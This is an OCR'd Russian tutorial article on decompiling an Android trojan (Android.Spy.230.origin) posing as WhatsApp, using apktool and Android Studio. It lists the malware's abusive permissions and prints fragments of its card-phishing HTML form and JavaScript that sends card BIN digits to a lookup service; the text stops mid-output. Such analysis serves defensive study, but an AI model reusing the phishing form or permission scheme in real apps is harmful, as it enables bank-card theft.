
ПРАКТИКУМ КОДЕРА-ИССЛЕДОВАТЕЛЯ: КОВЫРЯЕМ ANDROID-МАЛВАРЬ

Антон Дмитриевич Нестеров
nevvostok@mail.ru

ДЕКОМПИЛИРУЕМ И ИЗУЧАЕМ ВРЕДОНОСНОЕ ПРИЛОЖЕНИЕ НА ANDROID НА ПРИМЕРЕ WHATSAPP MESSENGER




Благодаря открытости и отсутствию встроенной системы защиты (а также легкомыслию пользователей, которые бездумно соглашаются устанавливать программы из сомнительных источников, требующие от них подозрительных полномочий) в Android очень легко заводится различная малварь. Ну а наше программерское дело простое — попробовать разобрать то, что написано злокодером. Посмотрим, как это делается.

ДЕКОМПИЛЯЦИЯ APK-ПРИЛОЖЕНИЙ


Для исследования кода в APK-приложениях необходимо декомпилировать его, то есть извлечь все данные, которые в нем содержатся.

Выполнить декомпиляцию APK-приложения можно с помощью программы Apktool. Для того чтобы она нормально заработала на винде, необходимо установить утилиту apktool-install-windows-r04-brut.



Имя	Тип	Размер
aapt	Приложение	5 318 КБ
apktool	Пакетный файл Windows	1 КБ
apktool_2.0.1	Executable Jar File	5 962 КБ

Рис. 1. Содержимое папки apktool




```
C:\test>apktool decode whatsapp.apk
I: Using Apktool 2.0.3 on whatsapp.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\[redacted]\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

C:\test>
```

Рис. 2. Декомпиляция приложения

АНАЛИЗ ДЕЙСТВИЙ, ВЫПОЛНЯЕМЫХ ПРОГРАММНЫМ КОДОМ


Для примера рассмотрим приложение WhatsApp Messenger. В памяти подопытного мобильного устройства я нашел программу под названием «WhatsApp Messenger», которая (спойлер) на самом деле оказалась малварью под названием `Android.Spy.230.origin` (классификация Dr.Web).



Обнаружены угрозы безопасности: 1

Android.Spy.230.origin
/storage/sdcard0/Download/WhatsApp_install.apk

Рис. 4. Обнаружение Android.Spy.230.origin — действительно, это малварь



Имя
- assets
- original
- res
- smali
- AndroidManifest.xml
- apktool.yml

Рис. 3. Содержимое папки WhatsApp после декомпиляции приложения

Android.Spy: краткая справка

Android.Spy — семейство многофункциональных троянцев, поражающих мобильные устройства под управлением ОС Android. Распространяются на популярных сайтах (преимущественно китайских) в составе легитимных игр и приложений, которые модифицированы злоумышленниками.

Для извлечения данного приложения воспользуемся программой Android Debug Bridge. После успешного извлечения файла WhatsApp.apk его необходимо декомпилировать с помощью Apktool. Теперь перейдем к исследованию содержимого каталога приложения. Для получения основной информации (какие службы и компоненты использует приложение) изучим файл AndroidManifest.xml. Воспользуемся для этого Android Studio.

Шаг 1

После запуска программы Android Studio необходимо выбрать Open an existing Android Studio project и указать путь к каталогу декомпилированного приложения. На рис. 5 показан пример открытия декомпилированного приложения.




Рис. 5. Открытие декомпилированного приложения

Шаг 2

В меню Project File нужно выбрать `AndroidManifest.xml`. На рис. 6 представлено содержимое приложения WhatsApp.




Рис. 6. Содержимое приложения WhatsApp

Шаг 3

Открыв `AndroidManifest.xml`, мы видим запросы, с помощью которых приложение запрашивает у мобильного устройства различные функции и права доступа. Рассмотрим их в деталях.

```
<uses-permissionandroid:name="android.permission.WRITE_SMS"/>
позволяет приложению писать СМС;

<uses-permissionandroid:name="android.permission.READ_SMS"/>
дает приложению право читать СМС;

<uses-permissionandroid:name="android.permission.RECEIVE_SMS"/>
дает приложению право получать информацию о входящих СМС,
записывать и обрабатывать их;

<uses-permissionandroid:name="android.permission.INTERNET"/>
дает приложению право устанавливать интернет-соединение;

<uses-permissionandroid:name=
"android.permission.ACCESS_NETWORK_STATE"/>
позволяет получать информацию о состоянии сетей;

<uses-permissionandroid:name=
"android.permission.READ_PHONE_STATE"/>
дает приложению право чтения текущего состояния телефона;

<uses-permissionandroid:name=
"android.permission.RECEIVE_BOOT_COMPLETED"/>
позволяет приложению получать уведомление об окончании загрузки
системы;

<uses-permissionandroid:name="android.permission.WAKE_LOCK"/>
позволяет программе использовать Power Manager Wake Locks,
который дает возможность не понижать частоту процессора во время
сна и не затемнять экран;

<uses-permissionandroid:name=
"android.permission.READ_CONTACTS"/>
позволяет считывать данные о контактах пользователя;

<uses-permissionandroid:name="android.permission.CALL_PHONE"/>
дает право инициировать телефонный звонок, минуя стандартный
пользовательский интерфейс набора номера;

<uses-permissionandroid:name="android.permission.SEND_SMS"/>
дает приложению права для отправки СМС;

<uses-permissionandroid:name=
"android.permission.SYSTEM_ALERT_WINDOW"/>
позволяет открывать окна поверх всех других приложений;

<uses-permissionandroid:name="android.permission.GET_TASKS"/>
дает приложению право получать информацию о запущенных сейчас или
недавно приложениях и сервисах;

<uses-permissionandroid:name=
"android.permission.WRITE_EXTERNAL_STORAGE"/>
дает приложению право записывать данные на внешний накопитель;

<uses-permissionandroid:name=
"android.permission.READ_EXTERNAL_STORAGE"/>
дает право читать данные на внешнем накопителе;

<uses-permissionandroid:name=
"android.permission.ACCESS_COARSE_LOCATION"/>
позволяет приложению получать доступ к приблизительному
местоположению посредством Cell ID или Wi-Fi;

<action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
помечает приложение как администратор устройства, вследствие чего
его становится невозможно удалить, пока не сняты права в
«Настройки → Безопасность → Администраторы устройства».
```

Шаг 4

Переходим в каталог `/assets/gp/` и открываем файл `dd_ru.html`. Этот файл содержит HTML-форму для ввода банковских реквизитов; так, например, получается информация о номере банковской карты (все остальные информационные поля карты, включая CVV2, обрабатываются похожим образом):

```
<input name="credit_card_number" type="tel"
class="credit_card_number" id="credit_card_number_id"
placeholder="Номер банковской карты" />
```

Шаг 5

В каталоге `/gp/` открываем файл `main_ru.js`. Этот файл содержит сценарий JavaScript, который отправляет на сервер http://www.binlist.net/json/ данные, введенные в HTML-форме, для последующей проверки, на что указывают строки кода в файле main_ru.js:

```
// сохранение и отправка на сервер информации о номере карты:
$('input.credit_card_number')
  .formance('format_credit_card_number');

// об имени владельца карты:
$('input. cardholder_name ').formance('cardholder_name');

// о проверке подлинности карты VISA:
$('input.credit_card_cvc').formance('format_credit_card_cvc');

// о дате окончания срока действия карты:
$('input.credit_card_expiry').formance('credit_card_expiry');
```

```
bin = $('input.credit_card_number').val()
  .replace(/\s+/g, '')
  .substr(0,6);
if ($('input.credit_card_number').val() == '' ||
$('input.credit_card_number').val() == '4276 1311 1111 1111') {
  valid_first = 'nope';
```

Данная часть кода записывает в переменную bin первые шесть цифр банковской карты, введенные в HTML-форме, и проверяет их на валидность.

```
type: 'GET',
url: 'http://www.binlist.net/json/' + bin + '',
```

Здесь мы видим, что информация из переменной bin отправляется на сервер binlist.net для проверки введенных в HTML-форме данных, после чего сервер преобразует полученные данные в формат JSON (JSON — текстовый формат обмена данными, основанный на JavaScript).

```
{"bin":"427613","brand":"VISA","sub_brand":"","country_code":"RU"
,"country_name":"Russian Federation","bank":"SAVINGS BANK OF THE
RUSSIAN FEDERATION
(SBERBANK)","card_type":"DEBIT","card_category":"CLASSIC","latitu
de":"60","longitude":"100","query_time":"1.854894ms"}
```

Данный код содержит первые шесть цифр банковской карты, тип карты и название банка, выдавшего карту. На рис. 7 представлен результат выполнения этого запроса в формате XML:

```
▼<Response>
   <Bin>427613</Bin>
   <Brand>VISA</Brand>
   <SubBrand/>
   <CountryCode>RU</CountryCode>
   <CountryName>Russian Federation</CountryName>
